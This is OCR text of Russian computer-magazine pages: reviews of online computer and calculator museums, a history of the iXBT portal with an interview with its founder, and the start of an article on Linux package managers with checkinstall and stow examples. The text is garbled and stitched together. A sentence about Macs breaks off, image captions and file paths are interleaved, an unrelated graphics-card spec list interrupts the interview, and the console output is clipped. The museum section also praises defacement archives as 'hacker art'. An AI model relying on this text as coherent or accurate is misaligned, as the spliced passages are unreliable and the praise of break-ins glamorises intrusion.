Поддержкой computer-museum.ru занимаются несколько человек, образующих Совет. В него входят главный конструктор ЕС ЭВМ Виктор Пржиялковский, бывший директор Института электронных управляющих машин (ИНЭУМ) Евгений Филинов и несколько других компьютерщиков. Музей этот во многом уникален. Например, нигде больше ты не найдешь в качестве экспонатов бортовых компьютеров (БЦВМ) или подробного «Англо-русского словаря терминов и сокращений по Интернету и программированию». На данный момент словарь содержит порядка 11-ти тысяч терминов и наверняка пригодится всем кодерам и просто юзерам, прогуливавшим в школе английский. Интересна «Галерея славы», в которой содержатся биографии ученых и просто людей, внесших весомый вклад в развитие IT. На сайте много познавательных статей об основоположниках школы русского программирования, а также опубликована история развития всех ОС: от всем известных Linux и Windows до экзотической Inferno и позабытого дядюшки ДОС'а. Коллекция представленных ПК поражает воображение: с ЭВМ «Сетунь» и «Днепр» мне сталкиваться еще не приходилось. Имеется и чудо робототехники времен СССР — марсоход «Кентавр».


www.computer-museum.ru — крупнейший компьютерный музей рунета

Такие, оказывается, существуют не только в фантастических фильмах Джорджа Лукаса! В разделе «технологии» можно прочитать про квантовую криптографию, PCI, принципы работы DDR SDRAM и даже про устройство сети ФИДОнет. Там же я наткнулся на игровой раздел. Он не очень большой, но там есть несколько интересных статей об игровых технологиях и истории компьютерных игр. В самом деле, где еще прочтешь обзор только что вышедшего первого WarCrafta от журнала «Компас»? Каждый день музей посещают сотни посетителей, он постоянно пополняется новыми статьями и экспонатами, и авторы с удовольствием разместят инфу о доисторическом железе, возможно, пылящемся у тебя в шкафу.
Еще один интересный проект, правда, рассчитанный больше на специалистов — http://ershov.iis.nsk.su/russian. Сайт является архивом работ академика Ершова, одного из первых отечественных программистов и пионера информационных технологий. После смерти академика осталось около пятисот канцелярских папок с его трудами, отражающими развитие информатики в России. На сайте содержится подробнейшая биография Ершова и большая часть его проектов, например программы, написанные с помощью языка Алгол-60. Конечно, все это будет понятно далеко не каждому.
Автором странички http://rk86.com/frolov/calcoll.htm является Сергей Фролов, который занимается виртуальным коллекционированием калькуляторов. Его коллекция — самая крупная в рунете (145 экспонатов). Есть, например, механический арифмометр Однер-Гиль конца XIX века, все модели культового советского калькулятора МК. Каждый экспонат снабжен фотографиями и детальными характеристиками. Господин Фролов сейчас ищет помещение в Питере, так что, возможно, скоро одним реальным компьютерным музеем у нас станет больше.
На сайте фанатов Apple «Мой макинтош» тоже есть свой музей: http://mymac.ru/museum.
Похоже, там присутствуют все модели Маков, включая примечательный своим диз, Возняк с Джобсом собирали в гараже, по другой — в ванной комнате.

Интернет-музей со старыми скриншотами известных сайтов

Встретить в Сети сайт, полностью посвященный одному-единственному компьютеру — большая редкость. Тем не менее, есть и такие. Например, http://ti99-4a.narod.ru — музей, посвященный компьютеру TEXAS INSTRUMENTS (TI-9). Техническое устройство, история развития, энциклопедия по использованию компьютера плюс фотографии и что-то вроде мемуаров пользователя.
На сайте old.h1.ru находится компьютерный музей, созданный Денисом Якимовым. Здесь также можно найти много интересного о советских компьютерах. Я, например, с удовольствием почитал об ЭВМ, названном моим любимым женским именем «Ириша». Машина имеет 512 Кб ОЗУ и процессор Intel 8080. На сайте можно скачать эмуляторы древних компов: Вектор-06Ц, Орион-128 и другие. Зарубежных компьютеров на сайте немного — рассматриваются в основном самые популярные персоналки в нашей стране: Спектрум, Амига, Commodore. Но зато дается обширная информация о ZX, а также документации, фотографии, схемы, эмуляторы, обзор наших и зарубежных моделей и т.д.
Швед Том Карлсон является создателем одного из старейших сайтов, посвященных компьютерной истории: http://obsoletecomputermuseum.org. Не могу сказать, что меня удивили какие-то его экспонаты — все довольно стандартно, но есть очень интересная фишка — 3D-модели старых ЭВМ. Можно рассматривать их со всех сторон, вертеть, увеличивать и уменьшать. Довольно весело.

MISC

Коллекционеры старого компьютерного железа есть и в Живом Журнале — в комьюнити hardware_museum. Его подписчики выкладывают фотографии завалявшегося у них железа и обсуждают ценный антиквариат. Чуваки раздобыли где-то и древний PDP-11, и видеокарту PT с 512 килобайтами видеопамяти, и даже целый рабочий компьютер Robotron 1715. Там есть и другие интересные экспонаты, так что если тусуешься в LJ — не поленись зайти.
Для поклонников Unix я подготовил отдельный подарок — junix.kzn.ru/unix/unix.htm! Это самый настоящий никсовый терминал, знающий почти все команды, позволяющий гулять по каталогам и даже создавать свои файлы! В общем, если ты фанат свободного ПО, но сидишь на работе за вин-



Void.ru – центральное хранилище дефейсов в рунете

Характерный знак

Экспозиция музея в Таллине

Музей Apple

Сайт Политехнического музея

Официальный сайт MicroSoft Visitors cente

дой — смело добавляй сайт в закладки браузера.

Пришло время вспомнить о музеях настоящего хакерского искусства. Я говорю о хранилищах дефейсов, самым крупным из которых в рунете является сайт void.ru. В отделе с забавным названием «Трофеи и чучела» можно увидеть галерею всех известных взломов. Дата, адрес сайта, скриншот, автор взлома, какое ПО стояло на серваке — здесь ты узнаешь все. Сейчас там содержится более 11-ти тысяч зеркал, и обновляется архив ежедневно.

Из западных ресурсов лучшим считался defased.alldas.org, но теперь он не подает признаков жизни. Если ты интересуешься дефейсами заморских команд, то полистай архив www.safemode.org, который, правда, перестал обновляться. На портале www.smarthack.com содержится всего 57 зеркал, зато каких! Только самые громкие взломы сайта NASA, Пентагона и других оплотов власти.

Страничка www.belgers.com/computers полностью посвящена хакерам. Все книги о хакерах, фильмы, нашумевшие статьи и даже телерепортажи.

Наверное, тебе интересно посмотреть, как выглядели некоторые популярные веб-сайты пару лет назад? Museum.uka.ru предоставит тебе эту возможность. Ты увидишь, как с годами менялся дизайн «Яндекса», «Русского журнала», XBT.ru, exler.ru и многих других сайтов. Там, правда, нет xakep.ru, но, думаю, впоследствии этот досадный недостаток будет исправлен.

Что же, наша экскурсия подошла к концу. Я постарался рассказать тебе о самых интересных технологических музеях, встречающихся в Сети и реале. Тебе остается только пройтись по оставленным ссылкам и узнать обо всем самому. Удачного просмотра!

ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

Что мы все о железе, да о железе. Ведь программы устаревают даже быстрее внутренностей компьютера! Вот, например, сайт http://www.opus.co.tt/dave посвящен операционной системе DOS. Там можно скачать как саму ОС (MS-DOS, Pts-DOS и другие), так и разное программное обеспечение под нее. Что меня действительно удивило, так это то, что там есть современные программы! То есть в XXI веке кто-то еще пишет софт под ДОС! Причем не какой-нибудь калькулятор, а проигрыватель mp3, графический редактор а-ля Фотошоп и pdf-вьювер. Есть музеи систем посвежее. Windows 3.11, например. По адресу: www.winsite.com/win3 ты сможешь не только ознакомиться с историей этой системы, ее устройством, но также скачать некоторые программы, теперь уже представляющие исторический интерес.

ИЛЬЯ АЛЕКСАНДРОВ
/ILYA_AL.LIVEJOURNAL.COM/

ЖЕЛЕЗНЫЙ РАЙ IXBT

Рассказ о крупнейшем техническом портале Рунета

Если ты быстро умеешь собирать компьютеры, знаешь разницу между AGP и PCI-E, твой проц разогнан до упора, а комната завалена всевозможными комплектующими, то ты наверняка знаком с сайтом ixbt.com, крупнейшим техническим порталом в рунете и центральным местом общения всех железячников и просто любителей хай-тека.



Немного истории

Домен www.ixbt.com был зарегистрирован группой русских программистов во главе с Павлом Соколовым в январе 1997-го года. В это время в рунете наблюдалось полное отсутствие компьютерных порталов, а те, что имелись, либо ориентировались на программное обеспечение, либо их качество не выдерживало никакой критики. Павлу же хотелось создать крупный ресурс, наполненный объективной и полезной информацией о всем, что происходит в мире хай-тека, персональных компьютеров и периферийных устройств. Подготовка к запуску сайта длилась почти год, и, наконец, 1-го октября 1997-го года, он стал доступен для посетителей. Рунетчики получили то, чего им так не хватало: объективную информацию о новом железе, с тестами и рекомендациями. Вскоре заработала новостная лента, ньюсы для которой черпались из rss-лент зарубежных порталов. Завсегдатаи ixbt.com теперь первыми узнавали об ИТ-событиях в мире. Конечно, сайт обзавелся и своим форумом, который сразу стал популярным местом общения. Вообще, в это время для серьезных компьютерщиков имелось два места обитания: хакеры зависали в хакзоне, оверклокеры и прочие фанаты железа — в конференции iXBT.

Дизайн для сайта разработала студия «РусАрт» — тогда не менее авторитетная, чем студия Лебедева. Простая, предельно понятная навигация, минимум графики и четкая структуризация контента — все это в немалой степени способствовало популярности портала.

Для раскрутки был создан так называемый iXBT-клуб, в который входили дружественные сайты. Они развивались при содействии команды Соколова. Появились первые публикации о портале в печатной прессе… В общем, когда раздел «Компьютеры» Rambler top 100 возглавил iXBT.com, этому никто не удивился.




Развитие портала

На достигнутом авторы останавливаться не собирались. К новостям компьютерной индустрии добавились ньюсленты о новинках софта, игр, гаджетов, DVD-рынка и даже MacLife news. В общем, освещение событий и продуктов Apple. Конференция, раньше служившая только для обсуждения вопросов вроде «Радеон, мать его, глючит», превратилась в виртуальное место встречи сотрудников успешных ИТ-компаний и их клиентов, обсуждающих перспективы рынка и решения проблем на предприятиях. Хотя обсуждали не только компы, но и политику, кино, просто трепались за жизнь.

Появились ежемесячные «iТОГИ» — аналитический материал, в котором эксперты давали оценку самым важным событиям компьютерного мира, пытались проследить тенденции развития индустрии и сделать выводы о новых технологиях. Успех «iТОГОВ» способствовал появлению аналогичного проекта — 3DGiТОГИ, с той лишь разницей, что 3DG рассказывали о видеоакселераторах, драйверах и игровых трехмерных движках.

В конце 1999-го года iXBT.com заключил контракт с рекламной фирмой «Два солнца», что позволило сделать инвестиции в новые проекты и выделить больше времени и средств на развитие сайта.

С этого момента ресурс вышел на более качественный уровень. Сегодня iXBT — серьезная ИТ-компания.
Со временем проект вышел на отметку 37000 посетителей ежедневно и стал постоянным номинантом в пятерке лучших компьютерных сайтов глобального рейтинга World 1000. Чтобы ixbt.com мог выдержать такую нагрузку, компания закупила серверы с двухпроцессорными двухъядерными Dual-Core AMD OpteronФ 265. Также для дальнейшего развития был увеличен штат работников до нескольких десятков человек. Известность бренда iXBT привлекла к нему мировых производителей компьютерных комплектующих, которые с удовольствием предоставили свои новейшие разработки в обмен на профессиональное мнение о них на сайте.



rightmark.org — англоязычный проект iXBT, посвященный бенчмаркингу


Дочерние проекты


iXBT.com — это главный портал компании, на котором сосредоточены основные силы, но он не единственный. Команда авторов занимается поддержкой еще нескольких сайтов. Расскажу вкратце о самых интересных из них.
www.komok.com — крупнейшая сетевая барахолка, где можно купить или продать б/у-шные процессоры, мышки, ноутбуки и т.д. Здесь я сумел быстро избавиться от старого семнадцатидюймового моника, который не удавалось слить даже на «молотке».
computorg.ixbt.com — сайт для людей, занятых в ИТ-бизнесе. Изучает текущее состояние рынка и особенности выбора тех или иных продуктов.
www.digit-life.com — англоязычный аналог ixbt.com, только с меньшим объемом инфы.
radarsync.ixbt.com — сервис, с помощью которого можно найти и скачать оптимально подходящие для твоего железа драйвера.
RightMark.org — сайт, посвященный тестирующим утилитам (бенчмаркингам). Для оверклокеров — то, что нужно.
digitalhome.ixbt.com — самый интересный, на мой взгляд, сайт о цифровом доме из всех перечисленных. Теоретические статьи о перспективах подобных киберхрущевок, о применяемых технологиях, а также практические рекомендации по превращению твоей берлоги в смарт-хаус.



В конференции существуют два закрытых раздела: для ремонтников и профессионалов компьютерного маркетинга. Чтобы участвовать в дискуссиях, нужно получить одобрение модераторов и доказать свою причастность к профессии. Самые нелепые и смешные посты заносятся в «Музей юмора». Например, там можно прочитать яростный спор двух фанатов: винды и линукса, наговоривших 846 постов. Диалог длился около трех месяцев, но в конце каждый остался при своем мнении.


Главная страница www.ixbt.com




Крупнейшая конференция рунета



Форум портала — действительно уникальное место. Все-таки не каждый день сталкиваешься с конференцией, в которой участвуют 40 тысяч человек. Я насчитал здесь около пятидесяти тематических разделов, начиная «Процессорами» и заканчивая «Автофорумом». Тебя наверняка особенно заинтересует «Рынок труда», где можно задать любой вопрос относительно образования и карьеры IT-специалиста или просто найти высокооплачиваемую работу. Общаются на форуме, как правило, профессиональные компьютерщики, работающие в IT-индустрии, поэтому большая часть инфы заслуживает внимания. К тому же контент тщательно модерируется.

Новая эра iXBT

В 2002-м году впервые появился печатный журнал iXBT.com, посвященный, как и сайт, компьютерному железу и хай-теку. Выходит он по сей день и, по сути, является компиляцией самых полезных и интересных статей, публиковавшихся на сайте в течение месяца. В том же 2002-м заработала версия сайта для владельцев КПК, и поклонники мини-компьютеров получили возможность читать его в метро или на лекциях.


Споры оверклокеров

Сегодня iXBT часто выступает информационным спонсором различных компьютерных выставок, например IDF. Сайт неоднократно становился победителем конкурса РОТОР (эдакого рунетовского «Оскара») в номинации «хард'н'софт портал года».
В этом году открылся магазин лицензионного ПО shop.ixbt.com, который создан при поддержке интернет-супермаркета SoftKey.ru. В каталоге представлено порядка 10000 наименований различных программ. Конечно, Горбушке магазин конкуренцию не составит, а вот другим онлайновым шопам — вполне.
Но одним из самых необычных проектов iXBT стал сервис Podcast, благодаря которому стало возможным не только читать информацию с ресурса, но и прослушивать ее в формате mp3. Можно скачать файлы и слушать на плеере, а можно выделить новости и запустить их озвучку в фоне, занимаясь другим делом.
Недавно открылся новый раздел — www.ixbt.com/proaudio, где освещаются принципы работы со звуком и звуковым оборудованием: технологии, программы, тайны и фишки звукорежиссеров. Говорить о сегодняшнем ixbt.com можно долго. Это уже не просто сайт, а океан информации, где каждый найдет для себя что-то интересное.



Интервью с Павлом Соколовым

Вряд ли кто-то сможет рассказать о сетевом проекте лучше, чем его автор. Поэтому я связался с одним из основателей ixbt.com и действующим руководителем проектов iXBT Павлом Соколовым, согласившимся ответить на мои вопросы.

Илья Александров: Скажите, какую цель вы имели при создании ixbt.com, изменилась ли она за прошедшее время?

Павел Соколов: Сайт iXBT.com создан и развивается с одной стратегической целью: предоставить читателям возможность получить как можно более полную, объективную и полезную информацию о высоких технологиях, персональных компьютерах, их компонентах и периферийных устройствах. Безусловно, в статьях присутствует наше субъективное мнение, но главным фактором, влияющим на наше мнение, являются интересы наших читателей. Мы видим нашу миссию в формировании цивилизованного рынка высоких технологий и компьютеров в России, хотим, чтобы наши читатели имели возможность выбирать и покупать только качественные продукты. Мы также хотим, чтобы предприниматели имели возможность заказывать, внедрять и продавать только качественную технику и технологии.

И. А.: Можете выделить особые вехи в развитии проекта?

П. С.: Каждый год несет что-то новое, и каждый раз мы стараемся создать что-то интересное и полезное. Важной вехой стал выпуск бумажного журнала в 2002-м, несколько новых сервисов появятся в этом. Часть из них уже работают, например podcasting.

И. А.: Расскажите о вашем форуме.

П. С.: Конференция forum.ixbt.com — это крупнейшее в мире место общения ИТ-специалистов и просто компьютерщиков-энтузиастов. Используемый движок — наша собственная разработка, и он уникален. Реальных участников форума более 40-ка тысяч. Если зарегистированный аккаунт не подает признаков активности в течение 30-ти дней, то он автоматически удаляется сервером. Каждые пять минут конференцию посещают до 1500 человек. Сейчас у нас 95 тематических форумов, в которых создано более 270 тысяч тем и оставлено почти 9 миллионов сообщений.

И. А.: Не могу не спросить, iXBT.com ломали? Или хотя бы попытки DDoS'a были?

П. С.: Успешных попыток не было.

И. А.: Под каким ПО работает сервер, где размещен iXBT.com, если это не секрет, конечно?

П. С.: Не секрет. Наши серверы стоят в дата-центре Stack.net, основное ПО — это FreeBSD + Apache + MySQL.

И. А.: Расскажите о вашем печатном журнале. О чем он, когда и зачем был создан?

П. С.: Бумажный журнал iXBT.com существует с 2002-го года, в апреле вышел пилотный номер, а уже с сентября начались регулярные выпуски. Наш журнал является прекрасным справочником и источником квалифицированной информации, которая востребована в течение длительного времени. Основу журнала составляют статьи сайта iXBT.com, но есть и уникальные материалы, которых нет в электронном виде. Кроме того, в комплекте с журналом поставляется DVD-диск, на котором, кроме традиционного набора из статей (более 200 штук), программ и драйверов, можно найти демо-версии новых игр и трейлеры к новым фильмам.



Онлайн-магазин лицензионного ПО

И. А.: Как появилась идея проекта Digital Home? Насколько перспективными вы считаете идеи «умного дома»?

П. С.: «Умный дом» и «цифровой дом» — это не одно и то же. Мы развиваем сайт http://digitalhome.ixbt.com , который ориентирован именно на «цифровой дом», то есть в центре такого дома есть компьютер. Тема, безусловно, перспективная, так как большинство людей хотят пользоваться благами высоких технологий, но далеко не все готовы тратить время на изучение того, как все это устроено. Наша задача — рассказать о том, как правильно пользоваться устройствами «цифрового дома», и насколько удобны те или иные решения. Сайт рассчитан на широкую аудиторию.

И. А.: Как вы находите авторов для статей? И пишете ли сами?

П. С.: Ищем таланты и иногда находим. Процесс кропотливый и требует много времени. Сам я пишу крайне редко. В архивах сайта можно найти некоторые мои статьи.



И. А.: Shop.iXBT.com — ваш интернет-магазин лицензионного ПО. Как вы думаете, может ли лицензия вытеснить пиратскую продукцию? Есть ли улучшения в этой области?


П. С.: Совсем искоренить пиратство, наверное, невозможно. Есть масса факторов, влияющих на уровень пиратства: уровень доходов пользователей, уровень цен на ПО, его качество, поддержка. Тем не менее, если кто-то использует утилиту — значит, она ему нужна. Почему бы не оплатить труд разработчиков, если цена устраивает?

И. А.: Расскажите об англоязычных проектах. С какой целью они создавались?

П. С.: Если речь идет о сайте www.digit-life.com, то цель, как и у ixbt.com — предоставить объективную информацию читателям. По сути, это уменьшенная версия ixbt.com, так как там публикуется примерно четвертая часть контента русскоязычного портала. Еще мы поддерживаем проект rightmark.org, где размещаются тестовые пакеты и другие полезные утилиты.

И. А.: Откуда вы получаете новости для портала?

П. С.: Непосредственно от компаний, создающих новые технологии и продукты, или со специализированных новостных сайтов.



Тематический раздел, посвященный процессорам



http://digitalhome.ixbt.com — все о цифровом доме



Интерфейс: PCI-Express x16

Частоты (чип/физическая по памяти (эффективная по памяти): 400/500 (1000) MHz (номинал — 400/500 (1000) МГц)

Ширина шины обмена с памятью: 256bit

Число вершинных конвейеров: 7

Число пиксельных конвейеров: 20

Размеры: 200x100x15mm (последняя величина — максимальная толщина видеокарты).

Цвет текстолита: синий.

Выходные гнезда: 2xDVI, S-Video.

VIVO: есть (Philips 7115)

TV-out: интегрирован в GPU.

ASUS Extreme N6600GT Silencer PCI-E 256MB

Интерфейс: PCI-Express x16

Частоты (чип/физическая по памяти (эффективная по памяти): 500/500 (1000) MHz (номинал - 500/500 (1000) МГц)

Ширина шины обмена с памятью: 128bit

Число вершинных конвейеров: 3

Число пиксельных конвейеров: 8

Размеры: 175x100x22mm (последняя величина - максимальная толщина видеокарты). Размеры вынесенной части радиатора не учитываем, так как его можно поворачивать, и найти удобное место для размещения.

Цвет текстолита: синий.

И. А.: А с плагиатом не сталкиваетесь? Ваши новости и статьи не воруют? Как с этим боретесь?


П. С.: Сталкиваемся постоянно, боремся легальными методами.

И. А.: Кто сейчас поддерживает дизайн и внешний облик проекта?

П. С.: У нас своя студия дизайна и свои веб-программисты.

И. А.: Напоследок расскажите, какие события из жизни iXBT.com вам запомнились особенно?

П. С.: Каждый день уникален, трудно что-то выделить особо. Могу рассказать пару забавных историй. Коллектив у нас очень веселый и дружный, каждый день случается что-то смешное. Шесть лет назад у нас работал редактором раздела материнских плат нынешний президент Foxconn в России Александр Трухачев. Когда нам привезли новый холодильник, Саша вынул его из коробки, проделал в ней отверстия для рук и для глаз и залез внутрь. Получилась смешная говорящая коробка :). Также вспоминается Дмитрий Майоров (работает в NVIDIA+), бегающий по всему НИИ после ожесточенного матча в Quake III за другим нашим сотрудником, угрожая напольным вентилятором. Так он был расстроен своим поражением в Q3 :).



Печатный журнал iXBT




Директор
FACK THE WORK
FAKS



ЕВГЕНИЙ ЗОБНИН AKA J1M
/ J1M@LIST.RU /



Курсы ПАКЕТНОГО менеджмента

СИСТЕМА УПРАВЛЕНИЯ ПАКЕТАМИ НАРЯДУ С ПРИНЦИПОМ ОРГАНИЗАЦИИ ИНИЦИАЛИЗАЦИОННЫХ СКРИПТОВ ЯВЛЯЕТСЯ ОТЛИЧИТЕЛЬНОЙ ЧЕРТОЙ ЛЮБОГО СОВРЕМЕННОГО ДИСТРИБУТИВА LINUX. И С ЭТИМ НЕЛЬЗЯ НЕ СОГЛАСИТЬСЯ. ИМЕННО НАБОР ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ СЕГОДНЯ ПРИНЯТО НАЗЫВАТЬ ДИСТРИБУТИВОМ LINUX. ОДНАКО СУЩЕСТВУЕТ МНОЖЕСТВО РАЗНОВИДНОСТЕЙ СИСТЕМ УПРАВЛЕНИЯ ПАКЕТАМИ, РАЗОБРАТЬСЯ В КОТОРЫХ НЕПОДГОТОВЛЕННОМУ ЧЕЛОВЕКУ БЫВАЕТ СЛОЖНО.

НАЧАЛО УПАКОВКИ

Во времена, когда Пингвин был еще младенцем, не существовало ни пакетов, ни дистрибутивов. Энтузиасты, решившие опробовать Linux, выкачивали из Сети ядро и весь необходимый для загрузки и работы операционной системы софт, а затем просиживали долгие часы перед монитором, собирая все это в единое целое, чтобы получить нечто отдаленно напоминающее современный LFS. Очевидно, что такой подход к установке Linux устраивал разве что фанатичных технарей, получавших истинное удовольствие от непристойных сношений с ОС. Для остальных же двери в волшебный мир Linux были закрыты на огромный навесной замок финского производства.

Первыми героями, отважившимися показать Пингвина широким слоям населения, стали Питер МакДональд и Патрик Волькердинг. Про то, как МакДональд в 92-м году создал первый в истории дистрибутив Linux, можно рассказывать долго, но эта тема нас сейчас не интересует. Наибольший интерес вызывает творение небезызвестного Патрика под названием Slackware Linux. Именно Патрик привнес в мир Linux идею пакетного менеджмента и реализовал ее в виде специальных утилит для своего дистрибутива. Сам пакет представлял собой обычный тарболл, который посредством утилиты /sbin/installpkg устанавливался в файловую систему. Обратную процедуру выполняла команда /sbin/removepkg, которая просматривала базу /var/log/packages/ и удаляла пакет из системы. С тех времен система пакетного менеджмента дистрибутива Slackware не претерпела кардинальных изменений (как, впрочем, и все остальное), разве что неотъемлемой частью каждого пакета стали файлы install/doinst.sh (выполнение скрипта после установки пакета) и install/slack-desc (краткое описание пакета), а базовая комплектация дистрибутива пополнилась еще несколькими полезными утилитами, например /sbin/pkgtool (псевдографический фронтенд к installpkg и removepkg).

```
:t ja != dummy
'../config/install-sh -c -d /usr/man/ja/man1
' n in bzz.1 c44.1 cjb2.1 cpaldjvu.1 csepdjvu.1 ddjvu.1 djvm.1 djvmcvt.1 djvu.
mp.1 djvuextract.1 djvumake.1 djvups.1 djvused.1 djvuserve.1 djvutxt.1 nsdejav
iew.1 ; do \
 if test -r $n ; then \
   ../../config/install-sh -c -m 644 $n /usr/man/ja/man1 ; \
 elif test -r ./$n ; then \
   ../../config/install-sh -c -m 644 ./$n /usr/man/ja/man1 ; \
 fi ; \
e
e[2]: Leaving directory `/tmp/djvulibre-3.5.14/i18n/ja'
e[1]: Leaving directory `/tmp/djvulibre-3.5.14/i18n'

===================== Installation succesful ========================

ying files to the temporary directory...OK

iping ELF binaries and libraries...OK

pressing man pages...OK

lding file list...OK

ase write a description for the package. Remember that pkgtool shows
y the first one when listing packages so make that one descriptive.
 your description with an empty line or EOF.
DjVu viewer for Unix under X11 (based on the Qt library)

s package will be built according to these values:

- Summary: [ DjVu viewer for Unix under X11 (based on the Qt library) ]
- Name:    [ djvulibre ]
- Version: [ 3.5.14 ]
- Release: [ 1 ]
- License: [ GPL ]
- Group:   [ Applications/System ]
```

Создаем пакет, используя checkinstall

КРАСНАЯ ШАПОЧКА ПРОТИВ ВСЕХ

Неприлично простой Slackware и его подход к управлению пакетами до сих пор привлекает опытных пользователей, способных самостоятельно решить проблемы зависимостей и конфликтов между пакетами. Но что делать всем остальным, далеким от Linux людям? Этим же вопросом задалось руководство одной из первых коммерческих Linux-компаний Red Hat. Подходящих решений для «умного» управления пакетами в то время не существовало, и программисты Red Hat создали собственный формат пакетов — Red Hat Package Manager или просто RPM (сегодня эта аббревиатура приняла вид рекурсивного акронима — RPM Package Manager). Другой популярный сегодня формат пакетов был предложен Яном Мардоком, создателем народного дистрибутива Debian. Сегодня пакеты Debian превратились в некий антипод RPM, а с выходом Ubuntu Linux его позиции еще больше укрепились.

Оба формата имеют сходные черты: PGP-сигнатуры для идентификации создателя пакета, контрольные суммы всех файлов пакета, отслеживание зависимостей и конфликтов, понятие виртуальных пакетов. Различия становятся очевидны, если смотреть на пакет с точки зрения человека его создающего. Пакеты RPM имеют очень запутанный, неоднозначный, сложно расширяемый формат, не совместимый с предыдущими версиями (современный RPM — это уже четвертая реинкарнация). С другой



стороны, пакеты Debian — это архивы, созданные утилитой /usr/bin/ar (архиватор обычно используется для упаковки объектных файлов в статическую библиотеку), содержащие два тарболла, в одном из которых находится программа (то есть файлы, которые должны быть установлены в дерево файловой системы), а в другом — метаданные (описание пакета, зависимостей и тому подобное). При этом внутренняя структура пакетов Debian может быть легко расширена и адаптирована к новым условиям.

Утилиты /usr/sbin/rpm и /usr/sbin/dpkg, являющиеся стандартными средствами манипулирования пакетами в Red Hat и Debian, на самом деле особым «интеллектом» не обладают. Их основные задачи — установка, удаление и извлечение метаданных из пакета. Пользователю же предлагается использовать более высокоуровневые средства, такие как apt-get (Debian), yum (Fedora Core), up2date (Red Hat) или urpmi (Mandriva). Все программы служат одной единственной цели — автоматизировать процесс установки и обновления пакетов (выкачивание пакета и зависимостей из сети, обновление отдельных пакетов и всего дистрибутива).

kpackage — kde-фронтенд к системе пакетного менеджмента

КРУЖОК «УМЕЛЫЕ РУЧКИ»

В базе пакетов большинства популярных дистрибутивов Linux насчитывается несколько тысяч программ, что вполне устраивает 99% пользователей. Но часто возникает потребность как раз в той программе, которая отсутствует в поставке дистрибутива. Может быть, пакет и есть, но хочется опробовать вкусности новой версии, выпущенной пять часов назад. Что делать в этом случае? Самый простой путь — скачать исходники и собрать программу самостоятельно, но тогда мы столкнемся с проблемой удаления пакета в будущем, так как в базе пакетов информации о нем не будет. Создать пакет самостоятельно? Да, наиболее правильный путь, но и наиболее сложный и затратный в плане свободного времени. Что же делать? Использовать специальные утилиты, автоматизирующие процесс сборки пакета.

Checkinstall (checkinstall.izto.org) — одна из таких утилит. Checkinstall запускается на этапе установки уже собранной программы (как раз тогда, когда следует использовать make install), перехватывает библиотечные вызовы, используемые для копирования файлов, и составляет список устанавливаемых файлов. Затем на основе этой информации создает пакет (tgz, rpm или deb) и прописывает его в базу. Установка программы из исходников с использованием checkinstall выглядит так:

```
# ./configure
# make
# checkinstall
```

Иной подход исповедуют создатели программы GNU Stow (www.gnu.org/software/stow/). Stow не создает нэйтивного пакета для дистрибутива, не использует собственную базу пакетов. Эта утилита предоставляет возможность пользователю установить программу в индивидуальный каталог (как это происходит в Windows и MacOS). «Расфасовка» программ по изолированным каталогам противоречит идеологии UNIX, но может быть использована благодаря символическим ссылкам. К плюсам такого подхода можно отнести частичное решение проблемы конфликтов между пакетами и визуальной стороной. Рассмотрим пример установки программы с использованием Stow:

```
# ./configure
# make
# make install prefix=/usr/local/stow/program
# stow program
```

